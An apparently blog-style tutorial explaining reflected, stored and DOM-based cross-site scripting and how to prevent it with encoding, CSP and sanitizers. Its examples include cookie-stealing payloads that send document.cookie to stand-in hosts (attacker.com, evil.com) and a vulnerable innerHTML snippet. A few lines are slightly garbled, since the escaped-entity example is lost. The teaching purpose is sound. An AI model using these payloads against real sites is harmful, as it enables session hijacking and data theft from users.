


Cross-Site Scripting (XSS) remains one of the most persistent and dangerous web security vulnerabilities today. It lets attackers inject malicious client-side scripts — usually JavaScript — into web pages that other users then view. The browser executes the code as if it came from the trusted site itself.
friend link: click here

The root cause is simple yet devastating: web applications take untrusted input (a search query, a comment, a username) and insert it directly into the page's HTML without proper validation or encoding. The victim's browser has no idea the script is malicious — it trusts the website.
Even in 2026, XSS isn't going away. Microsoft's Security Response Center mitigated over 970 XSS cases in the first half of 2025 alone, and the latest vulnerability intelligence reports show XSS leading all classes with 6,383 CVEs in 2025.

The Three Main Types of XSS (and How They Differ)

1. Reflected XSS
The malicious script is reflected off the web server in the immediate response to a request — usually via a URL parameter. It's the most common type and often delivered through phishing links. Example: A vulnerable search page echoes the query parameter directly: https://example.com/search?q=<script>alert('XSS')</script> The attacker tricks the victim into clicking the link. The script runs instantly in the victim's browser.
- How it works: The payload travels inside a URL parameter, form field, or HTTP header. The server echoes the unsanitized input straight back into the HTML page. The victim must click a specially crafted link (often shared via phishing email, social media, or a malicious website).
- https://example.com/search?q=<script>alert('Reflected XSS!')</script>
- or more dangerously
- https://example.com/search?q=<script>fetch('https://attacker.com/steal?cookie='+document.cookie)</script>
- Key traits
- Non-persistent (disappears after the request)
- Requires user interaction (clicking a link)
- Frequently found in search boxes, error pages, and login redirects
2. Stored (Persistent) XSS
The attacker's payload is saved permanently on the server (in a database, comment section, forum post, or user profile). Every visitor to that page becomes a victim. This is the most dangerous form because it doesn't require social engineering — visitors are infected automatically.
- How it works An attacker submits a comment, review, forum post, or profile field containing the payload. The application stores it without proper sanitization. Every time a user loads that page, their browser executes the script automatically.
- Real-world example An attacker posts this comment on a vulnerable blog: <script>document.location='https://evil.com/hijack?data='+document.cookie</script>
- Every reader of that blog post silently sends their session cookies to the attacker.
- Key traits
- Highly persistent — one payload can infect thousands of users
- No further victim interaction needed after the initial post
- Extremely dangerous on community sites, e-commerce reviews, forums, and wikis
3. DOM-based XSS
This happens entirely in the browser. The vulnerability lives in client-side JavaScript that insecurely processes data from the URL, localStorage, or other DOM sources. No server involvement is needed. Classic trigger: document.write(location.hash) or unsafe innerHTML usage.
How it works The attacker manipulates data sources that the browser's JavaScript reads (URL fragment #, location.search, document.referrer, localStorage, etc.). The page's own JavaScript then insecurely inserts that data into the DOM (commonly via innerHTML, document.write(), or eval()).
Real-world example:
// Vulnerable client-side code
const userInput = window.location.hash.substring(1);
document.getElementById("output").innerHTML = userInput;Visiting https://example.com/page#<img src=x onerror=alert('DOM XSS')> triggers the attack without any server involvement.
Visiting https://example.com/page# triggers the attack without any server involvement.
Key traits
- 100% client-side (server scanners often miss it)
- Very common in modern Single Page Applications (React, Angular, Vue)
- Harder to detect with traditional tools
Real-World Damage: What Attackers Actually Steal

When XSS succeeds, the consequences are immediate and severe:
- Session Hijacking → Attackers steal session cookies and impersonate users.
- Data Theft → Credit cards, passwords, personal information — all readable via document.cookie or XMLHttpRequest.
- Site Defacement → The page can be rewritten to show fake messages or malware warnings.
- Phishing & Malware Delivery → Victims are silently redirected to fake login pages or forced to download malware.
Notable historical cases include the 2005 Samy worm (MySpace) that infected over a million users in hours, and more recent supply-chain attacks where XSS was used to inject Magecart-style skimmers.
How to Prevent XSS — The OWASP & PortSwigger Playbook
Prevention is straightforward if you follow modern best practices. Here's the proven checklist:
- Output Encoding / Contextual Escaping Always escape data before inserting it into HTML, JavaScript, CSS, or URLs. Example (in practice): Convert < to <, " to ", etc. Libraries like OWASP Java Encoder or DOMPurify make this automatic.
- Strict Input Validation Whitelist allowed characters and formats at the server level. Never rely on client-side validation alone.

- Content Security Policy (CSP) Add a strong HTTP response header that tells the browser exactly which scripts are allowed to run.
- Use Modern Frameworks React, Angular, Vue, and Svelte automatically escape output by default. But you still need CSP and careful handling of dangerouslySetInnerHTML (React) or equivalent.
Example header: Content-Security-Policy: default-src 'self' script-src 'self' https://trusted.cdn.com; object-src 'none'
Additional pro tips:
- Sanitize HTML with libraries like DOMPurify on the client if you must allow rich content.
- Enable HTTP-only and Secure flags on cookies.
- Regularly scan your apps with tools like OWASP ZAP, Burp Suite, or Snyk.
Final Thoughts
XSS is not a "legacy" vulnerability — it's still one of the top threats because developers keep treating user input as trusted. The good news? With the right encoding, CSP, and framework hygiene, you can eliminate it almost entirely.
If you're a developer, security engineer, or product manager, audit your applications today. Start with output encoding and CSP — two changes that deliver massive protection with minimal effort.
References
- PortSwigger Web Security — Cross-Site Scripting
- Veracode — What is Cross-Site Scripting (XSS)?
- Invicti — Cross-Site Scripting (XSS)
- OWASP — Cross Site Scripting (XSS) Attacks
- Kaspersky — What is a Cross-Site Scripting Attack?
- Huntress — Cross-Site Scripting (XSS)
- GeeksforGeeks — What is Cross-Site Scripting (XSS)?
- Reddit — How exactly does Cross-Site Scripting (XSS) work?
- Barracuda — Cross-Site Scripting
- PortSwigger — Stored XSS
- Splunk — Cross-Site Scripting (XSS) Attacks
- YouTube — XSS Explained (Video)
- Palo Alto Networks — XSS (Cross-Site Scripting)
- YouTube — Cross Site Scripting Explained (Video)
- Proofpoint — Cross-Site Scripting (XSS)
- Snyk — XSS Lesson
- Paubox — What is Cross-Site Scripting (XSS)?
Conclusion

Cross-Site Scripting (XSS) is far more than just another item on a vulnerability checklist — it is a fundamental breakdown in trust between a web application and the browser. In an era where nearly every interaction happens through dynamic web pages, even a single unescaped user input can hand an attacker the keys to your users' accounts, data, and privacy.
The encouraging news is that XSS is also one of the most preventable vulnerabilities in modern web development. By combining proper output encoding, strict input validation, a strong Content Security Policy, and the built-in protections of today's frameworks, you can virtually eliminate the risk. The difference between a secure application and one that gets compromised often comes down to a few disciplined habits rather than complex new technology.
So the next time you're tempted to simply echo user data into your HTML, remember: the browser will execute whatever you give it — no questions asked. Encode it, validate it, and lock it down with CSP. Your users (and your incident response team) will thank you.
Audit one application this week. Implement output encoding and CSP today. The web becomes safer one properly escaped template at a time.
Further Reading
Want to go deeper? Here are the best resources I recommend:
- OWASP XSS Prevention Cheat Sheet — The definitive practical guide used by security teams worldwide. https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- PortSwigger Web Security Academy — XSS Labs (Free, hands-on) https://portswigger.net/web-security/cross-site-scripting
- DOMPurify Library — The gold-standard JavaScript HTML sanitizer (use it whenever you must allow rich content). https://github.com/cure53/DOMPurify
- The Web Application Hacker's Handbook (2nd Edition) — Still the bible for understanding XSS in depth.
- Mozilla Developer Network — Content Security Policy (CSP) https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
- Snyk Learn — XSS Interactive Lesson https://learn.snyk.io/lesson/xss/
- Google's XSS Game (fun way to practice) https://xss-game.appspot.com/
Bookmark these, practice in a safe lab environment, and you'll move from "aware of XSS" to "confidently preventing it" in no time.
Stay safe out there. Encode everything.